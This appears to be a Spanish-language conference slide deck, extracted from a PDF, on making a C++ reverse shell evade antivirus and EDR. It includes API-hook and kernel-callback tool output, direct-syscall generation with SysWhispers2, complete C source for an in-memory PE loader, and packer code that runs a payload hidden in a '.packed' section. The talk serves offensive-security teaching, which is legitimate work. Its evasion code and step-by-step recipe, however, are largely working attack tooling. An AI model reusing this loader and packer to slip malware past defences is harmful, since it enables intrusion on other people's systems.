
**KEEP
CALM
IT IS
DEMO
TIME**



C++ Reverse Shell (WSAsocket)

pestudio 9.25 - Malware Initial Assessment - www.winitor.com

file settings about



functions (138)	blacklist (11)	ordinal (3)	library (6)
CreateProcessW	x	-	kernel32.dll
GetCurrentProcessId	x	-	kernel32.dll
TerminateProcess	x	-	kernel32.dll
RtlLookupFunctionEntry	x	-	kernel32.dll
RaiseException	x	-	kernel32.dll
GetCurrentThreadId	x	-	kernel32.dll
WSAsocketW	x	-	ws2_32.dll
WSAConnect	x	-	ws2_32.dll
115 (WSAStartup)	x	x	ws2_32.dll
9 (htons)	x	x	ws2_32.dll
11 (inet_addr)	x	x	ws2_32.dll
FreeConsole	-	-	kernel32.dll
FreeLibrary	-	-	kernel32.dll
VirtualQuery	-	-	kernel32.dll



4. Detección

Jugamos contra el enemigo

Detección

- **MalAPI**
<https://malapi.com>

Al emplear las
los AVs/XDRs




muy conocidas y



Detección

MalAPI.io Contribute FAQ Other ▾


mrd0x

Mapping mode: OFF (Export Table)

Enumeration ?	Injection ?	Evasion ?	Spying ?	Internet ?	Ar...
CreateToolhelp32Snapshot	CreateFileMappingA	CreateFileMappingA	AttachThreadInput	WinExec	Create...
EnumDeviceDrivers	CreateProcessA	DeleteFileA	CallNextHookEx	FtpPutFileA	GetLog...
EnumProcesses	CreateRemoteThread	GetModuleHandleA	GetAsyncKeyState	HttpOpenRequestA	GetLog...
EnumProcessModules	CreateRemoteThreadEx	GetProcAddress	GetClipboardData	HttpSendRequestA	GetTic...
EnumProcessModulesEx	GetModuleHandleA	LoadLibraryA	GetDC	HttpSendRequestExA	Output...
FindFirstFileA	GetProcAddress	LoadLibraryExA	GetDCEX	InternetCloseHandle	CheckR...
FindNextFileA	GetThreadContext	LoadResource	GetForegroundWindow	InternetOpenA	Sleep
GetLogicalProcessorInformation	HeapCreate	SetEnvironmentVariableA	GetKeyboardState	InternetOpenUrlA	GetSys...
GetLogicalProcessorInformationEx	LoadLibraryA	SetFileTime	GetKeyState	InternetReadFile	GetCom...
GetModuleBaseNameA	LoadLibraryExA	Sleep	GetMessageA	InternetReadFileExA	SleepE...

Detección

- **Antivirus Artifacts**

<https://github.com/ethereal-vx/Antivirus-Artifacts>

Welcome to Antivirus Artifacts III.

The Antivirus Artifacts series so far has focused exclusively on mnemonic artifacts: drivers, API hooks, or processes which may be present. This third entry identifies registry artifacts from the AV product as well as services. New AVs have been added to the collection: Adaware, Dr. Web, AVAST , Kaspersky.

Note: due to the size of the registry artifacts retrieved they will not be listed in this paper. Registry dumps for HKEY_LOCAL_MACHINE, HKEY_CURRENT_CONFIG, HKEY_CLASSES_ROOT, HKEY_USERS, and HKEY_CURRENT_USER can be viewed on my GitHub.

<https://github.com/D3VI5H4/Antivirus-Artifacts/tree/main/Registry%20Data>




Detección

- P.e. Bitdefender™

Functions Hooked:

KERNELBASE.DLL		
DefineDosDeviceW	CreateProcessW	CreateProcessA
CreateProcessInternalA	CreateProcessInternalW	PeekConsoleInputW
CloseHandle	DeleteFileW	OpenThread
CreateRemoteThreadEx	GetProcAddress	MoveFileWithProgressW
MoveFileExW	GetModuleBaseNameW	GetModuleInformation
GetModuleFileNameExW	EnumProcessModules	SetEnvironmentVariableW
EnumDeviceDrivers	SetEnvironmentVariableA	QueueUserAPC
GetLogicalProcessorInformationEx	LoadLibraryA	LoadLibraryW
GetLogicalProcessorInformation	GetApplicationRecoveryCallback	EnumProcessModulesEx
PeekConsoleInputA	ReadConsoleInputA	ReadConsoleInputW





5. Antidetección

Jugamos “en casa”

Antidetección

- Kernel callbacks

```
Windows PowerShell
PS C:\Users\s4ur0n\source\repos\Kernel-Callbacks\Kernel-Callbacks\bin\Release> ps | findstr explorer
 4343      131   153596      296724      312,19   4512    1 explorer
PS C:\Users\s4ur0n\source\repos\Kernel-Callbacks\Kernel-Callbacks\bin\Release> .\Kernel-Callbacks.exe 4512
Process id: 4512
Obtained handle to the process: 2F8
Got Kernel Callback address of process at 0x58
0 bytes read!
Kernel CallbackTable: 0
Value at fnCOPYDATA: 0
0 original bytes copied!
0 payload bytes written to fnCOPYDATA!
Obtained handle to window: 0
SendMessage triggered!
0 original bytes written back to fnCOPYDATA!
PS C:\Users\s4ur0n\source\repos\Kernel-Callbacks\Kernel-Callbacks\bin\Release>
```

* /

Antidetección

- Find hooks

<https://gist.github.com/sbasu7241>

```
/* References:
```

```
1. https://www.ired.team/offensive-security/defense-evasion/detecting-hooked-syscall-functions
```

```
2. https://github.com/Mr-Un1k0d3r/EDRs
```


```
*/
```



Antidetección

- EDRs hooks

```
PS C:\Users\s4ur0n\source\repos\EDRs> .\hook_finder64.exe C:\windows\system32\ntdll.dll
Loading C:\windows\system32\ntdll.dll
HookFinder Mr.Un1k0d3r RingZero Team
C:\Users\s4ur0n\source\repos\EDRs\hook_finder64.exe is loaded at 0x0000000000040000.
C:\Windows\SYSTEM32\ntdll.dll is loaded at 0x00007FFD9FEC0000.
C:\Windows\System32\KERNEL32.DLL is loaded at 0x00007FFD9E070000.
C:\Windows\System32\KERNELBASE.dll is loaded at 0x00007FFD9D930000.
C:\Windows\System32\msvcrt.dll is loaded at 0x00007FFD9DFC0000.
-----
BASE                0x00007FFD9FEC0000      MZÉ
PE                  0x00007FFD9FEC00D8      PE
ExportTableOffset   0x00007FFDA001F3A0
OffsetNameTable     0x00007FFDA0021A58
Functions Count     0x9a4 (2468)
-----
Completed
PS C:\Users\s4ur0n\source\repos\EDRs>
```



6. Syscalls

Sabemos lo que queremos, sabemos lo que tenemos...

Syscalls

- ¿Qué es una syscall (llamada al sistema)?

Una *llamada al sistema* o *system call* es un método utilizado por las aplicaciones para comunicarse con el núcleo del sistema (kernel).

Esto es necesario cuando una aplicación o proceso de usuario necesita acceder a información del hardware, de otros procesos o del propio núcleo.



Syscalls

De este modo, la llamada es el punto de enlace entre el *modo de usuario (user mode)* y el *modo de núcleo (kernel mode)*, los dos modos cruciales de **privilegio** y **seguridad**.

Antes de que la syscall termine de procesarse y se envíen o reciban los datos necesarios, el núcleo del sistema **toma el control del proceso**. Su ejecución se interrumpe durante este periodo. Una vez que se ha realizado la acción de la syscall, el núcleo renuncia al control y el código continua.



Syscalls

Para no requerir un conocimiento interno del SS.OO., se suelen brindar ciertas llamadas al sistema en **forma de funciones de biblioteca (WinAPI)** que se pueden invocar a través de una interfaz de programación.

Se plantea la posibilidad de **realizar las llamadas al sistema directamente** desde el código para evitar cualquier mecanismo de interceptación implantado, tanto en *kernelbase.dll* como en *ntdll.dll*.



Syscalls

Sin embargo, no es fácil ya que hay que **implementar las funciones en ASM** (ensamblador) y para *cada versión de Windows*, los códigos de llamada **son diferentes...**

<https://j00ru.vexillium.org/syscalls/nt/64/>

System Call Symbol	Windows XP (hide)		Windows Server 2003 (hide)				Windows Vista (hide)				Windows Server 2008 (hide)				Windows 7 (hide)		Windows Server 2012 (hide)		Windows 8 (hide)		Windows 10 (hide)										
	SP1	SP2	SP0	SP2	R2	R2 SP2	SP0	SP1	SP2	SP0	SP2	R2	R2 SP1	SP0	SP1	SP0	R2	8.0	8.1	1507	1511	1607	1703	1709	1803	1809	1903	1909	2004	20H2	
NtAcceptConnectPort	0x0060	0x0060	0x0060	0x0060	0x0060	0x0060	0x0060	0x0060	0x0060	0x0060	0x0060	0x0060	0x0060	0x0060	0x0060	0x0061	0x0001	0x0061	0x0001	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002
NtAccessCheck	0x0061	0x0061	0x0061	0x0061	0x0061	0x0061	0x0061	0x0061	0x0061	0x0061	0x0061	0x0061	0x0061	0x0061	0x0061	0x0062	0x0062	0x0062	0x0062	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000
NtAccessCheckAndAuditAlarm	0x0026	0x0026	0x0026	0x0026	0x0026	0x0026	0x0026	0x0026	0x0026	0x0026	0x0026	0x0026	0x0026	0x0026	0x0026	0x0027	0x0028	0x0027	0x0028	0x0029	0x0029	0x0029	0x0029	0x0029	0x0029	0x0029	0x0029	0x0029	0x0029	0x0029	0x0029
NtAccessCheckByType	0x0062	0x0062	0x0062	0x0062	0x0062	0x0062	0x0062	0x0062	0x0062	0x0062	0x0062	0x0062	0x0062	0x0062	0x0062	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063
NtAccessCheckByTypeAndAuditAlarm	0x0056	0x0056	0x0056	0x0056	0x0056	0x0056	0x0056	0x0056	0x0056	0x0056	0x0056	0x0056	0x0056	0x0056	0x0056	0x0057	0x0058	0x0057	0x0058	0x0059	0x0059	0x0059	0x0059	0x0059	0x0059	0x0059	0x0059	0x0059	0x0059	0x0059	0x0059
NtAccessCheckByTypeResultList	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064
NtAccessCheckByTypeResultListAndAuditAlarm	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065
NtAccessCheckByTypeResultListAndAuditAlarmByHandle	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066
NtAcquireCMFViewOwnership							0x0066	0x0066	0x0066	0x0066																					
NtAcquireCrossVmMutant																														0x0067	0x0067
NtAcquireProcessActivityReference																								0x0067	0x0067	0x0067	0x0067	0x0067	0x0067	0x0067	0x0067
NtAddAtom	0x0044	0x0044	0x0044	0x0044	0x0044	0x0044	0x0044	0x0044	0x0044	0x0044	0x0044	0x0044	0x0044	0x0044	0x0044	0x0045	0x0046	0x0045	0x0046	0x0047	0x0047	0x0047	0x0047	0x0047	0x0047	0x0047	0x0047	0x0047	0x0047	0x0047	0x0047



Hackplayers cOnference

© 2022 CS³ Group – Todos los derechos reservados

Syscalls

- **Syswhispers2**

<https://github.com/jthuraisamy/SysWhispers2>

Installation

```
> git clone https://github.com/jthuraisamy/SysWhispers2.git
> cd SysWhispers2
> py .\syswhispers.py --help
```

Usage and Examples

Command Lines

```
# Export all functions with compatibility for all supported Windows versions (see example-output/).
py .\syswhispers.py --preset all -o syscalls_all

# Export just the common functions (see below for list).
py .\syswhispers.py --preset common -o syscalls_common

# Export NtProtectVirtualMemory and NtWriteVirtualMemory with compatibility for all versions.
py .\syswhispers.py --functions NtProtectVirtualMemory,NtWriteVirtualMemory -o syscalls_mem
```



Syscalls

32bit 64bit

- **Añadimos la llamada**

<https://github.com/jthuraisamy/SysWhispers2>

```
Windows PowerShell
PS C:\Users\s4ur0n\source\repos\SysWhispers2> python.exe .\syswhispers.py -f C:\process -o syscalls

SysWhispers2
/!
@Jackson_T
@modexpblog, 2021

SysWhispers2: Why call the kernel when you can whisper?

Traceback (most recent call last):
  File "C:\Users\s4ur0n\source\repos\SysWhispers2\syswhispers.py", line 20, in <module>
    sw.generate(functions, args.out_file)
  File "C:\Users\s4ur0n\source\repos\SysWhispers2\syswhispers.py", line 20, in generate
    raise ValueError('Prototypes are not available for one or more of the requested functions.')
ValueError: Prototypes are not available for one or more of the requested functions.
PS C:\Users\s4ur0n\source\repos\SysWhispers2>
```





7. Loader

Evitemos código de 32 bits

Loader

- **Problemas encontrados:**
 - Código mixto (32/64 bits) con funciones flagueables
 - DLLs posiblemente flageadas (ws2_32.dll)
 - Syscalls no cubiertas por SysWhispers2
 - No usa APC (Earlybird)
 - No tiene un icono ☹️
- **Soluciones:**
 - Crear o usar un loader para cargar el binario como shellcode (sección .text)



Loader

- **KaynLdr**

<https://github.com/Cracked5pider/KaynLdr>

About

KaynLdr is a Reflective Loader written in C / ASM. It uses direct syscalls to allocate virtual memory as RW and changes it to RX. It erases the DOS and NT Headers to make it look less suspicious in memory.

Features

- Uses direct syscall ([TartarusGate](#) by [trickster0](#))
- Erases the DOS and NT header
- only the .text section is going to be RX

TODO

- Add Hooks
- Rewrite most functions in assembly
- x86 support
- Add cna file for Cobalt Strike User Defined Reflective DLL Loader



Loader

- **Principios básicos:** Carga del PE en memoria (por otro proceso) en C "normal" sin tocar mucho API...

```
#include <stdio.h>
#include <stdlib.h>

#include <windows.h>
#include <winnt.h>

// loads a PE in memory, returns the entry point address
void* load_PE (char* PE_data);

int main(int argc, char** argv) {
    if(argc<2) {
        printf("missing path argument\n");
        return 1;
    }

    FILE* exe_file = fopen(argv[1], "rb");
    if(!exe_file) {
        printf("error opening file\n");
    }
}
```



Loader

```
    return 1;
}

// Get file size : put pointer at the end
fseek(exe_file, 0L, SEEK_END);
// and read its position
long int file_size = ftell(exe_file);
// put the pointer back at the beginning
fseek(exe_file, 0L, SEEK_SET);

//allocate memory and read the whole file
char* exe_file_data = malloc(file_size+1);

//read whole file
size_t n_read = fread(exe_file_data, 1, file_size, exe_file);
if(n_read != file_size) {
    printf("reading error (%d)\n", n_read);
    return 1;
}
```



Loader

```
// load the PE in memory
printf("[+] Loading PE file\n");
void* start_address = load_PE(exe_file_data);
if(start_address) {
    printf("[+] Start Address: %p\n", (void*)&start_address);
    // call its entry point
    ((void (*)(void)) start_address)();
}
return 0;
}

void* load_PE (char* PE_data) {

    /** Parse header **/

    IMAGE_DOS_HEADER* p_DOS_HDR = (IMAGE_DOS_HEADER*) PE_data;
    IMAGE_NT_HEADERS* p_NT_HDR = (IMAGE_NT_HEADERS*) (((char*) p_DOS_HDR) + p_DOS_HDR->e_lfanew);

    DWORD hdr_image_base = p_NT_HDR->OptionalHeader.ImageBase;
    DWORD size_of_image = p_NT_HDR->OptionalHeader.SizeOfImage;
    DWORD entry_point_RVA = p_NT_HDR->OptionalHeader.AddressOfEntryPoint;
    DWORD size_of_headers = p_NT_HDR->OptionalHeader.SizeOfHeaders;
```



Loader

```
/** Allocate Memory **/
char* ImageBase = (char*) VirtualAlloc(NULL, size_of_image, MEM_RESERVE | MEM_COMMIT,
PAGE_READWRITE);
if(ImageBase == NULL) {
    // Allocation failed
    return NULL;
}

/** Map PE sections in memory **/
memcpy(ImageBase, PE_data, size_of_headers);

// Section headers starts right after the IMAGE_NT_HEADERS struct, so we do some pointer
arithmetic-fu here.
IMAGE_SECTION_HEADER* sections = (IMAGE_SECTION_HEADER*) (p_NT_HDR + 1);

// For each sections
for(int i=0; i<p_NT_HDR->FileHeader.NumberOfSections; ++i) {
    // calculate the VA we need to copy the content, from the RVA
    // section[i].VirtualAddress is a RVA, mind it
    char* dest = ImageBase + sections[i].VirtualAddress;
```



Loader

```
// check if there is Raw data to copy
if(sections[i].SizeOfRawData > 0) {
    // We copy SizeOfRaw data bytes, from the offset PointertoRawData in the file
    memcpy(dest, PE_data + sections[i].PointerToRawData, sections[i].SizeOfRawData);
} else {
    memset(dest, 0, sections[i].Misc.VirtualSize);
}
}

/** Map PE sections privileges **/

//Set permission for the PE hader to read only
DWORD oldProtect;
VirtualProtect(ImageBase, p_NT_HDR->OptionalHeader.SizeOfHeaders, PAGE_READONLY,
&oldProtect);

for(int i=0; i<p_NT_HDR->FileHeader.NumberOfSections; ++i) {
    char* dest = ImageBase + sections[i].VirtualAddress;
    DWORD s_perm = sections[i].Characteristics;
    DWORD v_perm = 0; //flags are not the same between virtual protect and the section
header
```



Loader

```
        if(s_perm & IMAGE_SCN_MEM_EXECUTE) {
            v_perm = (s_perm & IMAGE_SCN_MEM_WRITE) ? PAGE_EXECUTE_READWRITE :
PAGE_EXECUTE_READ;
        } else {
            v_perm = (s_perm & IMAGE_SCN_MEM_WRITE) ? PAGE_READWRITE : PAGE_READONLY;
        }
        VirtualProtect(dest, sections[i].Misc.VirtualSize, v_perm, &oldProtect);
    }

    return (void*) (ImageBase + entry_point_RVA);
}
```



Loader

- **Problemas encontrados:**
 - 32 vs 64 bits (solucionado)
 - Imports y Relocs (solucionado)
 - Tipo de SS.OO. de destino (~~Windows 11~~, Win10, W7...)
- **Soluciones encontradas:**
 - Loader de 32 bits universal from scratch
 - Loader de 64 bits universal from scratch
 - Ambos con **carga de un fichero, recurso o bytearray**



Loader

- Sy
- Pu
- pa

Source.cpp

```
111 }
112 }
113 }
114 }
115 }
116 }
117 /*
118  */
119 unsigned char rawData[
120 // x32 application
121 0x4D, 0x5A, 0x90, 0
122 ];
123 /*
124  */
125 unsigned char rawData[
126 ];
127
128
129 int main() {
130     std::cout << "Pres
131     std::cin.get();
132     RunPortableExecuta
133 }
```

Calculadora

Estándar

MC MR

%

1/x

7

4

1

+/-

Explorador de soluciones

Buscar en Explorador de soluciones (Ctrl+)

Solución "UniLoader32" (1 de 1 pro

UniLoader32

Referencias

Dependencias externas

Archivos de encabezado

Archivos de origen

Source.cpp


100% No se encontraron problemas.

Salida

Mostrar salida de: Compilación

```
1> 0 functions had inline decision re-evaluated but remain unchanged
1>C:\Users\s4ur0n\source\repos\UniLoader32\UniLoader32\Source.cpp(113): war
1>Generación de código finalizada
1>UniLoader32.vcxproj -> C:\Users\s4ur0n\source\repos\UniLoader32\Release\
1>Compilación del proyecto "UniLoader32.vcxproj" terminada.
===== Compilar: 1 correctos, 0 incorrectos, 0 actualizados, 0 omitidos: a----
Mode LastWriteTime Length Name
----
-a---- 04/01/2022 11:02 38400 UniLoader32.exe
-a---- 04/01/2022 11:02 897024 UniLoader32.pdb
```

PS C:\Users\s4ur0n\source\repos\UniLoader32\Release> .\UniLoader32.exe
Press any key to load binary...
PS C:\Users\s4ur0n\source\repos\UniLoader32\Release>



8. Packer

Ofusquemos el resultado

Packer

- **Resumen:**

Nuestro loader puede leer un archivo PE desde cualquier lugar, cargarlo en la memoria y ejecutar su contenido.

Vamos a modificar el código C para leer el archivo PE desde una sección del ***desempaquetador***, llamada **".packed"** o como sea (nombre demasiado obvio para un analista de malware).



Packer

- Est

1.

2.

3.

```
1 int _start(void) { //Entrypoint for the program
2
3 // Get the current module VA (ie PE header addr)
4 char* unpacker_VA = (char*) GetModuleHandleA(NULL);
5
6 // get to the section header
7 IMAGE_DOS_HEADER* p_DOS_HDR = (IMAGE_DOS_HEADER*) unpacker_VA;
8 IMAGE_NT_HEADERS* p_NT_HDR = (IMAGE_NT_HEADERS*) (((char*) p_DOS_HDR) + p_DOS_HDR->e_lfanew);
9 IMAGE_SECTION_HEADER* sections = (IMAGE_SECTION_HEADER*) (p_NT_HDR + 1);
10
11 char* packed_PE = NULL;
12 char packed_section_name[] = ".packed";
13
14 // search for the ".packed" section
15 for(int i=0; i<p_NT_HDR->FileHeader.NumberOfSections; ++i) {
16     if (mystrcmp(sections[i].Name, packed_section_name)) {
17         packed_PE = unpacker_VA + sections[i].VirtualAddress;
18         break;
19     }
20 }
21
22 //load the data located at the .packed section
23 if(packed_PE != NULL) {
24     void (*packed_entry_point)(void) = (void(*)()) load_PE(packed_PE);
25     packed_entry_point();
26 }
27 }
```

ucción

do de



Packer

- **Ideas base:**
 - <https://github.com/fancycode/MemoryModule/tree/master/doc>
 - <https://github.com/dzik143/pe64-no-imports>
 - <https://github.com/hlldz/APC-PPID/blob/master/apc-ppid.cpp>
 - <https://github.com/scythe-io/memory-module-loader>
 - <https://github.com/knownsec/shellcode-loader>




Packer

The image shows a Visual Studio IDE with a C++ file named `Loader.cpp`. The code includes headers for `Windows.h`, `winnt.h`, `iostream`, `stdio.h`, and `Crypto.h`. It defines `ntHeaders` and `imageBase` macros. A `__declspec(dllexport)` attribute is used for a function. The code also includes a `void` function definition.

A Windows PowerShell terminal window is open, showing the execution of `.\demo.cmd` and `.\Huan.exe`. The terminal displays a hex dump of the loaded executable, with the following content:

```
C:\Users\s4ur0n\source\repos\Huan\x64\Release> .\demo.cmd
C:\Users\s4ur0n\source\repos\Huan\x64\Release> .\Huan.exe C:\Users\s4ur0n\Desktop\H-CON\go\gamba.exe .\gambahuan.exe
.SS S. .S S. .S_SSSs .S_SSSs
.SS SS. .SS SS. .SS~SSSS .SS~YS%b
S%S S%S S%S S%S S%S SSS S%S S%b
S%S S%S S%S S%S S%S S%S S%S
S%S SSSS%S S&S S&S S%S SSSS%S S%S S&S
S&S SSS&S S&S S&S S&S S&S S&S
S&S S&S S&S S&S S&S S&S S&S
S&S S&S S&S S&S S&S S&S S&S
S*S S*S S*b d*S S*S S&S S*S
S*S S*S S*S. .S*S S*S S*S S*S
S*S S*S SSSbs_sdSSS S*S S*S S*S
SSS S*S YSSP~YSSY SSS S*S S*S
SP Y Y
by @R0h1rr1m
[+] C:\Users\s4ur0n\Desktop\H-CON\go\gamba.exe is readed!
[+] Loader is compiled and readed!
PS C:\Users\s4ur0n\source\repos\Huan\x64\Release>
```

A Windows Security notification is displayed in the bottom right corner, stating: "Seguridad de Windows. Seguridad de Windows. Se encontraron amenazas. Antivirus de Microsoft Defender detectó amenazas. Obtener detalles. Descartar."



9. Soluciones “free”

Convirtiendo nuestra solución en otra

Soluciones a los problemas con los de otros...


• Pe



The screenshot shows the Lazarus IDE interface. The main editor displays the source code for `deliver.lpr`, which includes headers for `TBlowFishDeCryptStream`, `TStringStream`, `TMemoryStream`, and `TStringStream`. The code defines a `runner` procedure that takes a `processhandle` and an `output filename` as input. It initializes a `BA_IN` array of bytes with specific hex values: `$7a`, `$75`, `$78`, `$69`, `$61`, `$6d`, and `$68`. The code then sets the length of `BA_IN` to 10 and uses `SetLength` to initialize the array. The `begin` block contains several `SetLength` and `BA_IN` assignments.

At the bottom of the IDE, a message window shows the compilation results: `...Compilar proyecto. Modo: Release, Objetivo: deliver.exe: Éxito, Advertencias: 6, Sugerencias: 5`. Below this, several warnings are listed, such as `Warning: Local variable "processhandle" does not seem to be initialized` and `Warning: Local variable "outp" of a managed type does not seem to be initialized`.

Overlaid on the bottom right of the IDE is a Windows Security notification window titled "Seguridad de Windows". The message reads: "Se encontraron amenazas. Antivirus de Microsoft Defender detectó amenazas. Obtener detalles." and includes a "Descartar" button.



10. All-in-one

Ejecutemos del tirón con nuestra “solución”

Solución “temporal” hasta ser lava

- **Recapitulemos:**
 - Crear el binario
 - Ofuscarlo [y/o comprimirlo tipo Izma2]
 - Cargarlo en memoria
 - Desofuscarlo
 - Obtener el OEP
 - Pasarle el control
 - Esperar tiempo random y cruzar los dedos...

